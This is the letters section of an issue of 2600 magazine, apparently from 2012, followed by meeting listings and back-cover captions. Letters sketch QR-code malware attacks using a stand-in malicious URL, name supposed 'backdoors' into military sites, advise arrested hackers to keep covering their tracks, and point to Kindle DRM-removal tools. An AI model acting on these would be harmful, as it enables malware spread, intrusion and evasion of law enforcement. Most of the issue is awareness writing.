Concerning the letter from Captain V. Cautious: About two years ago, I was talking with a bookstore employee and the topic turned to computers, mathematics, coding, so forth and then he showed me a *2600*. I had never heard of *2600* and, from that point on, became a big fan. The point I am making here is that I wouldn't have discovered this great complement to my reading because of my approach to information. It has been my experience that finding information on the Internet is tiresome from having to wade through a lot of junk. I most often search for information using the Internet and purchase it in a physically printed format, because a book that you drop off of a flight of stairs is a book. It still exists as it was with scratches, you can still read it, if wet you can dry it out, and if lost... you still have your other books, right? But I am going off-topic. I have, as of today, became a subscriber and already am considering the lifetime deal. Would love to have every *2600* ever printed and beyond. So, in other words, the big box stores are here, but the people that go to them and work at them aren't part of the "Establishment." They just go there.

Regarding the letter from Kate: About seven years ago, I started to pursue my own edification in the computer arts. I was totally new to it, started with a fifty dollar 286 with a monochrome display... and I still thought it was cool. When I first started coding, I had a hard time reading, writing, and understanding programs, as well as simply understanding computers, but the fun that I had doing it drove me forward. One of the biggest hurdles in self-education is finding a good resource of information. You can find a lot of "easy" guides on the web and you can find a lot of source code on the web too, but most of the guides won't tell you more than the basics and most of the source code I have found is lightly commented or not at all. I am now taking a formal course-work approach (university) to computer science, but this is not necessary. The book I am using, *Java Programming: From the Ground Up*, has much more detail than the book that I picked up from the big-box bookstore (which was more than the online tutorials). My textbook also cost me less to buy. It is much more detailed and will not promise that you will learn "in 24 hours" but it has delivered very well. I find that the "free" guides are just kewl little samples, but for the goodies you have to dig deeper and put some time and work into it. To relate this: A good program is like a nice piece of poetry. It should, in my opinion, be pretty to look at and understandable, but to write

a good poem takes ability and it takes time to cultivate. A *great* poem is even more special. Keep after it. If you enjoy something, eventually you will have no choice but to get good at it. So, my suggestion: look for quality information resources. Yesterday I bought a pile of great books at the local library sale, each either a dollar or less and one is a very good Java book, more in depth than my textbook. It is enormous, and will give me a lot of enjoyment and time, but others might differ with me, likely calling me a bore.

Kyle

Well, we certainly won't.

Dear *2600:*

hey Hacking check it out http://www.online10inews.com/finance

Ray M.

What are you going on about?

Dear *2600:*

I just wanted to caution readers not to start scanning QR codes with reckless abandon. How long before someone starts dropping "coupons" with QR codes that actually point your mobile device to http://evilsite.com/mobilemalware? Several of the scanners (such as ScanLife) will automatically direct you to the page that is encoded without first letting you see the target URL. I attend a few security conferences a year and had at one point thought of printing out some business cards with QR codes that will take you to a dummy site that says "Congratulations, you are now infected," just to raise awareness, though I am not sure how well that would go over. I trust *2600* to check the codes that they print, but other organizations may not be so diligent. So, please use caution as you fire up your favorite scanner. Just my $0.02. Thanks for printing a great magazine. I always enjoy your content.

drlecter

This is definitely a growing concern. Read on for another take.

Dear *2600:*

QR codes are becoming more and more ubiquitous to help serve people with more information about a product, event, etc. For those not familiar, a QR code is a square-formed barcode-like system. It can hold up to 7,089 characters and has built-in error correction. Any individual can easily create a QR code online with a QR code generator, my favorite being qrcode.kaywa.com. Although you can include any type of information you wish, Kaywa lets you create one with a URL, plain text, phone number, or SMS. QR codes have a great advantage for help spreading malware that most current methods do not have. The QR code itself (unlike email) is not human readable. Therefore, it is much harder to detect if the QR code contains malware and you must blindly accept what information it serves you. Also, malware on smart phones and malware through QR codes are all generally unheard of to the public. Awareness is also an issue. A simple (yet perhaps exaggerated) example of how one could spread malware though a QR code is on a poster. Many posters in grocery stores, gyms, etc. advertising concert events now contain QR codes with a link to a website for more information. An individual could place a poster (or replace the code on a previous poster) advertising the concert of a famous musician performing in the local area. Demographics could prove more effective for a more targeted audience (i.e., a college area would be a good place to post a Lil Wayne concert advertisement). This poster would have a QR code that says to scan it for more information about tour dates. Most QR scanners on smart phones blindly go to a website without the user knowing what site it is connecting to. One could easily link this QR code to a website that contains, automatically downloads, and executes malware to the smart phone. From there, malware can do what it does best and spread. In modern day cases, a worm can now spread faster through both a user's phone book and email contact list. In another case, a QR code could also contain programming code in itself. Luckily, most modern QR scanners do not interpret code... yet. Let's just hope corporations don't start marketing by executing code on our phones.

Ashes

Evolution and de-evolution are so much fun to watch.

Dear *2600:*

Someone hacked my account to send that (oh the irony). Please ignore the previous email.

Ray M.

You know we can't do that. Anything anyone sends us is fair game when it comes to letters.

Dear *2600:*

I am quite sure that, by now, readers of *2600* know of BackTrack Linux (I know... no religion). BackTrack Linux is a distro specially made for "security testing/penetration testing." Some functions of said distro put your NIC (Ethernet and Wi-Fi) into "monitor mode" to capture packets of data. However, on my local campus grounds, they frown upon this. Even getting caught unaware that you are running this is worse than being caught running drugs, and they skip right to expelling the student that is using the computer running in "monitor mode."

I am writing in the hopes of letting others know to closely check on the rules and laws of their campus grounds so that they are aware of what they may be getting into. While some make it clear as glass, other may try to hide it in the fine print.

Mangakid

Dear *2600:*

I've noticed quite a few letters published in your zine lately concerning the actions of some online activist groups (Anonymous, 4chan, LulzSec, etc.).

While I do not claim to know the real reasons behind the actions of these groups, I am a student of "unconventional warfare," and national liberation/revolutionary struggles and movements. I find it helpful to try to understand these activists' actions within this framework.

First off, one must understand the basic difference between "tactical" gains and "strategic" gains. For example, in a battlefield scenario, a tactical gain would be to take over an enemy stronghold and it would be a strategic gain for that stronghold to overlook/control a major area used for troop and supply transport.

In this light, then, one of these activist groups attacks Visa and PayPal for refusing to process WikiLeaks donations. The group has not gained much in a tactical sense. Maybe they've cost the targets some time and money, but that's about it. Strategically, however, they've gained much if they play it out right. Not only will companies and people in the future think twice about following the targets' lead, but they have also created a major media sensation, drawing attention to the larger issues at hand, such as Private Manning's inhumane imprisonment and the shady backroom international politics involved in the prosecution of Julian Assange on flimsy charges, etc.

It does not appear that these groups are trying to "shut up the opposition" (we'll leave that to Bill O'Reilly and Fox News!). The actions of these groups thus far has been to create a media sensation from their actions, then do a press release on why. However, I believe these press releases are too short and do not explain enough background information on the issues at hand that they are trying to publicize. This allows the mainstream media to spin it any which way they wish.

To better exploit their strategic successes, these groups need to better outline and explain their messages, and fully explain the issues for people and stop letting the mainstream media butcher it.

Micheal O'Cuir

Dear *2600:*

What will you do if you get busted by the FBI or Secret Service? This may be your stratagem of survival, so listen up. I'm the ultimate insider because I am a federal inmate. With the rise and increase of WikiLeaks activities and other info-leaking organizations like Earth Intelligence Network springing up all over the net, there are bound to be more arrests. Whether you are caught in the act or someone snitched on you is irrelevant. Trust me. But keep in mind that juvenile posturing and boasting of your hacking exploits will eventually land you where I am today.

At first you will be met with AR-15s and pistols in your face, and most likely you will never expect it when it happens. The surprise attack psychologically breaks you down quickly by the element of sheer intimidation which causes severe anxiety. Remember, you have the right to remain silent, the right to have an attorney present during questioning, and the right to have an attorney appointed if you cannot afford one. You have the right to STFU so you don't incriminate yourself. The more you talk, the more you are incriminating yourself, further ruining your chance to go to trial. The more you talk, the more bites of the apple you give the agents and prosecutor which is *not* in your favor. The only thing that should come out of your mouth is: (1) "I plead the Fifth," and (2) "I want a lawyer."

Agents may use psychological scare tactics on you, which they have learned in their training to trick suspects, in order to get the truth out and use it against you. Don't fall victim. If a federal agent retaliates against you for invoking your constitutional rights, that's *good* evidence that you can use to discredit them in court. Agents may say things like: "We know everything you did. The sooner you confess and make it easier on yourself, the more lenient the judge might be, but only if you cooperate." Most of the time, they only know what *you* tell them because they haven't had the time to even look at the evidence yet. But you assume they know because they're the government.

Honestly, you'd be surprised how incredibly dumb these conformist pigs really are. I was shocked by how incompetent the chief forensics investigator for the public defender's office was in my district. I was trying to explain to him the concepts of an XSS tunnel and he just wouldn't understand it. I caught him lying to me, trying to talk over my head (which he didn't do well), and so I had to cut him loose.

One agent told me, "We use IDA Pro to disassemble programs like your botnet." Which is why the feds took three weeks to reverse my bot. They'll use off-the-shelf, commercial software to get the job done, not what you see in the movies. *If* they can get the job done. One agent said, "If you don't confess, you could get ten years like the last kid I busted." However, that's not for him to decide, nor the prosecutor. That's exclusively up to the judge to decide. But they assume you won't know that either.

If you know you are going to jail, don't start snitching on all your friends and enemies, thinking they are going to cut you loose. Jail/prison is hell for people who snitch. After all, your indictment is public record and, most of the time, other inmates are going to find out what you are indicted for and if you told on somebody. You will spend the majority of your time in a Special Housing Unit which is psychological torture. Imagine being in a tiny cell with no vents and no air conditioning, or with a heater in the middle of July, completely segregated from everyone. But one thing you will find is that inmates love computer hackers. After all, prison is the melting pot think tank for the criminally minded (not that you are necessarily criminally minded). Be respectful and respect will always be given.

Most facilities will have Dell OptiPlex 780 desktops running Windows XP Pro, which is a kiosk for emailing. *Don't* try to hack them. All of your email, phone calls, and mail are monitored, sometimes even used as evidence against you. So don't play games.

Money sometimes doesn't buy you a good attorney and, in many ways, the more you fight your case, the deeper they bury you. But not always. It's a gamble.

You also have the right to correspond with the media if you want to, as long as you don't have a court order to circumvent your First Amendment right to free speech, freedom of expression, and freedom of the press, which is also secured to you by the Universal Declaration of Human Rights.

Pay attention to your case, every word spoken, every motion filed, and study other cases similar to yours. Don't be surprised if you find agents fabricating evidence, perjury, and yourself becoming the victim of malicious prosecution. But also, don't tolerate it. More importantly, it is very important for you to never get sloppy or lazy about covering your tracks.

The Internet is now federally regulated by the FCC. People have a right to the information being leaked by WikiLeaks. Who's watching the watchers? No one. Is there anyone being held accountable for these endless lies and crimes against the American people? No. But with WikiLeaks, we are expecting change. No more secrets, no more lies. The truth comes out. And the embarrassment Julian Assange has caused the American government is most needed. accountability. WikiLeaks is the face of a new digital revolution, revolution which is secured to us by the Declaration of Independence, the U.S. Constitution, and the Universal Declaration of Human Rights. It is our duty as Americans to protect our nation from scumbags like these who are enslaving us, bankrupting us, and incarcerating us for every little minor offense, some two million plus. We can't let Europe have all the fun! And remember, don't feed the courtroom trolls.

E.T.A.G.E.

Dear *2600:*

With the evolution of the Internet from the death of the ARPANET in 1990, to the web browser wars between Netscape Navigator and Microsoft's Internet Explorer, and the birth and growth of major search engines like Google, the U.S. government has attempted to (with success) make their own "secret" version of the civilian Internet.

Examples include SIPRNet (pronounced Sipper-net) and NIPRNet (pronounced nipper-net). And not only the government, but big corporations are doing this, like IBM with their internal intranet VNET (vnet.ibm.com, 129.42.38.1) , and the National Science Foundation Network: NSFNET (which interconnects all of the supercomputers in the United States).

People may think that the Internet is not controlled by any government or corporation. Not true. An organisation that was set up by the U.S. government in the Clinton/Bush administrations called ICANN (Internet Corporation for Assigned Names and Numbers) is the Internet's DNS root and controls the 13 computers that are called root servers. The U.S. government has made use of this Internet monopoly by taking over the domain names for Iraq and Kazakhstan and they have also asked major search engines to give them "private" user information and searches to "ensure the economy's safety." Coming back to the military's networks with the motherload: the "Defense Information Systems Network" for the U.S. Department of Defense.

With the SIPRNet being the "Secret Internet Protocol Router Network," you would think that it would very secure. Not so. In the past couple of months, I have found two possible backdoors like nic.mil and dmdc.osd.mil/smartcard - click on "Update your CAC."

The government is also creating their own version of Wikipedia with intelink.gov, used by the intelligence community. There is also Bureaupedia, used by the FBI.

So in closing, to keep yourself safe on the Internet, 1) delete your web browser history, 2) use programs that can hide your IP address, and 3) *do not* trust the government.

Cyber Piñata

Dear *2600:*

As a future information security professional (being a lifelong hacker helps with the classes), I find it very disturbing in some of the recent attacks on computer systems that the "hackers" were able to use simple techniques to gain access to their systems and steal data. Companies and government institutions are quick to blame the "hacker," but I believe that the true anger and frustration should be placed on those organizations that we put our trust in to safeguard our information. According to Reuters, a lawsuit against Sony shows that while they spent much time and resources on protecting their corporate data, they left customers' data in an unsecured state. Even more egregious is the claim that Sony laid off a "substantial percentage" of their information security teams which further led to more egregious breaches of their security. Some would say it would be very presumptuous to suggest that similar poor business ethics, "cost cutting" measures, and just a lack of caring on the part of the corporations and government institutions led to these attacks. However, if the allegations (true or false) of Sony's treatment of customer data are any indication, then, as they said in *Apollo 13,* "Houston, we have a problem."

Corporations and government organizations need to recognize that the security of personal information is (pardon the phrase) no laughing matter. The various companies and government institutions that have been hacked should spend less time with press releases and fix their security, period. It shouldn't take almost weekly attacks and thefts of data to understand that the security of many websites of establishments we trust are insecure. If Arizona wants to complain that sensitive information and informants are in danger, then they should have done a better job of securing that information in the first place. Making your password to a secure database "password" is not computer security,

but laziness and inattention to detail. Ensuring that the proprietary data your company has is protected while hanging customers' data "out to dry" is not only wrong, criminally negligent, or incompetent, but morally unacceptable. It shouldn't take consecutive news stories to make institutions do the right thing and that is perhaps the most frustrating thing of all. People place a lot of faith in corporate and government establishments to do a specific job, but it seems like the job is not being properly done or done at all. So the real question should not be who are these hackers, but who are the people responsible for protecting my information and how are they doing it?

Lulz Security and Anonymous are "known" quantities to the general public and to most security folks in society, but the ones who should give us pause are the unknown state sponsored, terrorist affiliated, anarchist, and criminal hackers that pose a greater threat to national security. The previous hacks committed by hackers are warnings to not just the people in power, but to all of us about fully trusting institutions and not asking questions. Customers and employees must hold the institutions they do business with accountable at all times for data security. Organizations should not just brush off questions and concerns with canned PR answers, but must give a person a reasonable answer on how their personal data is protected.

People are imperfect, therefore, so are the security systems built by man. But it doesn't take perfection to ensure that a server which holds customer data has properly patched software and is behind a firewall. Making sure a website isn't victim to a simple SQL injection attack is not rocket science, but as simple as testing it. Making sure your IT security professionals are competent, well paid, and listened to is just as important as listening to the shareholders. Simple things confound the wise, as the Bible says, and, in the case of computer security, nothing can be further from the truth. These hacks are warnings to all of us that doing the simple things matters when it comes to using our technology smartly.

Josephus

Dear *2600:*

Another year, another lazy August day reading the summer edition of *2600* in a hammock by a lake in Algonquin Park. Every year I look forward to the change of reading from home to up here in the park, where I have nothing else fighting for my attention except swaying trees and wildlife.

I'd recommend such a change for everyone. The shift in frame of reference makes each article seem more interesting because I can slowly read the article, consider it, and appreciate it.

Thank you all.

CWTL

We figured this might be a nice letter to read in the middle of winter. A change of scenery and pace doesn't happen nearly enough for many of us, and hopefully your words will inspire more people to grab some time for themselves - so they can read our pages in peace.

DRM Issues

Dear *2600:*

I'm currently subscribed to *2600* through Amazon at the one dollar a month plan. That *still* doesn't help me with my problem of wanting it in ePub, DRM-free. I'd really like to be able to buy individual issues or have access to the ones that I've bought DRM-free.

DRM-Free ePub is the *only* way to go, especially if you're doing scholarly work. The OS search works well searching *inside* ePubs as it does with unencrypted PDFs.

Leo

While we continue to push Amazon to embrace DRM-free content, the following may be helpful to those in your position.

Dear *2600:*

I have no money (wife, kids, and bank manager to support), but I do have a Kindle and I read a lot. I can afford the one U.K. pound per month to subscribe to *2600*. But I do dislike DRM and I also wish to keep a full archive of my subscribed content.

I was considering writing a Kindle DRM removal article but, to be honest, other people have already done the work. It's not that I can't (I did write a decrypter and .exe dumper for Sony's SecuROM a few years ago). I have real world stuff to do and it's already been done, so why repeat the process? With the new Kindle Format 8, I may be forced to have a proper look as I suspect the DRM is updated. I would not recommend Calibre. It's flaky as hell and screws up almost everything which I have passed through it.

As I am long in the tooth, I will point you towards the laziest method. Subscribe to the Barnes and Noble ePub DRM-free version and use KindleGen from Amazon to convert to .mobi format for the Kindle. It's quick and reliable.

If, like me, you can't (officially) subscribe to Barnes and Noble (I'm not in the U.S.) and you wish to be as cheap as possible (but not into theft), head over to apprenticealf.wordpress.com. The requisite instructions and tools are there (just pay attention to the Python versions).

To get your hands on the subscribed content, simply connect your Kindle via USB and copy the newly delivered file to your PC/Mac/UN*X box and use the appropriate script to de-DRM the file. The Windows, Mac and *NIX versions have all worked reliably for me.

No mention is made if all of the identifying info from the DRM is removed (the Kindle serial number or device PID for the Kindle application), so I would suggest that you should assume that your newly DRM-free file will still identify you to Amazon should you release the file into the wild.

Rob

MEETINGS

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre, 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: At Student St in Old Main in front of Tim Horton's, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Newk's, 4925 University Dr.

Arizona

Phoenix: Lola Coffee House, 4700 N Central Ave. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: The Enclave Coop, 2121 Academy Circle. 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Panera Bread, Fashion Square Mall.

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: Starbucks, 1244 Western Ave.

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College). 6:30 pm

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Quarterstaff Gaming Lounge, 178 Main St, 3rd floor.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Digital Edition Layout and Design
TheDave, Skram

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:
2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual, $50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2011 at $25 per year, $6.25 per issue from 1988 on.
(1987 only available in full back issue sets.) Subject to availability.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

Copyright © 2012; 2600 Enterprises Inc.

"The United States continues to help people in oppressive Internet environments get around filters, stay one step ahead of the censors, the hackers, and the thugs who beat them up or imprison them for what they say online."
- Hillary Clinton, 15 February 2011

"If journalism is good, it is controversial by its nature." - Julian Assange

"Knowing is not enough; we must apply. Being willing is not enough; we must do."
- Leonardo da Vinci

"Nowadays people know the price of everything and the value of nothing."
- Oscar Wilde

The Back Cover Photos

Thanks to **Jim Osborn** for letting us know about "The 2600 Building," one of the most desirable properties in Palm Beach, Florida. As Jim suggests, this might be a good place for hackers to retire, provided the bandwidth was sufficient.

The Back Cover Photos

A building of an entirely different nature was found by **Kit Wong** in Sacramento, California. We might have been able to say that this was the center of all of our financial dealings if the address only had “capital” rather than “capitol” in it.

The Back Cover Photos

This auto collision shop, discovered by **Kc7eph** in Seattle, is not our latest business venture. But they did manage to frame the 2600 in an almost perfect position for a future cover.

The Back Cover Photos

Yes, it's another 2600 building, this one found by **Jules** in Lighthouse Point, Florida. We don't know about having the solution to the national debt problem, but we do know this building is for sale and would make a dandy hacker space.

The Back Cover Photos

Yeah, we know the image quality sucks, but when something like this appears in front of you, there isn't a whole lot of time to grab the best camera equipment. Thanks to **Christopher Borders** for spotting this in Kent Island, Maryland two summers ago and waiting until now to tell us about it!

The Back Cover Photos

How does one even find something like this? Who could have ever guessed that there was an official *2600* sofa for sale somewhere in the world? Thanks to **Russ** for stumbling upon this in Gaylord, Michigan. The perfect finishing touch for a local hackerspace, perhaps?

The Back Cover Photos

If this isn't the ultimate portrayal of what one of our buildings might look like once we turn evil, we'd like to see what could possibly top it. No windows, surveillance everywhere, our name providing the only color in sight.... We can dream. Thanks to **bishun and Teri** of Minneapolis for this discovery.

The Back Cover Photos

There's a bit of an odd story behind this one. Sure, we can hint that we've become part of the Independent Grocers Alliance, which is a great way of distributing Club-Mate. Nothing odd there. What's interesting is that a mere two days before we got this contribution from **Kurth Bemis** in the Hochelaga region of Montreal, we got the same submission from **Teanose**, who says he discovered it "while sitting in a parking lot late at night eating a Mickey D's double quarter pounder." What are the odds? Anyway, we preferred the day shot, so Kurth wins this one. That is, assuming they're not both the same person. Otherwise, we may have just started a feud.